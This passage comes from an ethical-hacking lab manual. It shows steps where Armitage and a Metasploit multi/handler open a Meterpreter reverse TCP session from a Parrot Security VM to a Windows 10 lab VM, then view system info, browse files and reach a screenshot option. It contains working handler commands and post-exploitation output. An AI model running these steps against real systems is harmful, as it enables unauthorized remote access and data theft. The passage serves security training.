
Figure 1.5.18: Security warning on executing the exe file

28. Leave the **Windows 10** virtual machine running and switch to the **Parrot Security** virtual machine.

TASK 5.5

Establish a Remote Session

29. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS10**).


Armitage (as superuser)
Armitage
View
Hosts
Attacks
Workspaces
Help
windows
adduser
dllinject
dns_txt_query_exec
download_exec
exec
format_all_drives
loadlibrary
messagebox
meterpreter
meterpreter_bind_named_pipe
meterpreter_bind_tcp
10.10.10.10
WINDOWS10\Admin @ WINDOWS10
Console X
nmap X
windows/meterpreter_reverse_tcp X

```
msf6 exploit(multi/handler) > set EXITFUNC process
EXITFUNC => process
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > set Iterations 3
Iterations => 3
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:444
[*] Meterpreter session 1 opened (10.10.10.13:444 -> 10.10.10.10:31107) at 2020-09-02
11:11:25 -0400

msf6 exploit(multi/handler) > 
```

Figure 1.5.19: Open Meterpreter session

30. Right-click on the target host and navigate to **Meterpreter 1 → Interact → Meterpreter Shell**.




Armitage (as superuser)
Armitage
View
Hosts
Attacks
Workspaces
Help
windows
adduser
dllinject
dns_txt_query_exec
download_exec
exec
format_all_drives
loadlibrary
messagebox
meterpreter
meterpreter_bind_n
meterpreter_bind_t
WINDOWS
Login
Meterpreter 1
Services
Scan
Host
Access
Interact
Explore
Pivoting
ARP Scan...
Command Shell
Meterpreter Shell
Desktop (VNC)

Figure 1.5.20: Interact using Meterpreter

31. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.


Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
windows
adduser
dllinject
dns_txt_query_exec
download_exec
exec
format_all_drives
loadlibrary
messagebox
meterpreter
10.10.10.10
WINDOWS10\Admin @ WINDOWS10
Console X
nmap X
windows/meterpreter_reverse_tcp X
Meterpreter 1 X

```
meterpreter > sysinfo
Computer        : WINDOWS10
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows

meterpreter >
```

Figure 1.5.21: View system information

32. Right-click on the target host and navigate to **Meterpreter 1** → **Explore** → **Browse Files**.




Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
windows
adduser
dllinject
dns_txt_query_exec
download_exec
exec
format_all_drives
loadlibrary
messagebox
meterpreter
WINDOWS
Login
Meterpreter 1
Services
Scan
Host
Access
Interact
Explore
Pivoting
ARP Scan...
Kill
Browse Files
Show Processes
Log Keystrokes
Screenshot
Console X
nmap X
windows/meterpreter_reverse_tcp X

Figure 1.5.22: Select Browse Files

33. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.

34. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.


Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
windows
adduser
dllinject
dns_txt_query_exec
download_exec
exec
format_all_drives
loadlibrary
messagebox
10.10.10.10
WINDOWS10\Admin @ WINDOWS10
Console X
nmap X
windows/meterpreter_reverse_tcp X
Meterpreter 1 X
Files 1 X
Upload...
Make Directory
List Drives
Refresh

C:\Users\Admin\Downloads

D	Name	Size	Modified	Mode
	[redacted] Fo...		2020-04-16 14:28:43...	40777/rwxrwxrwx
	[redacted] Sc...		2020-04-16 14:28:52...	40777/rwxrwxrwx
	[redacted] E...		2020-04-16 14:28:57...	40777/rwxrwxrwx
	[redacted] V...		2020-04-16 14:29:04...	40777/rwxrwxrwx

Figure 1.5.23: Browse Files

35. Right-click on the target host and navigate to **Meterpreter 1** → **Explore** → **Screenshot**.

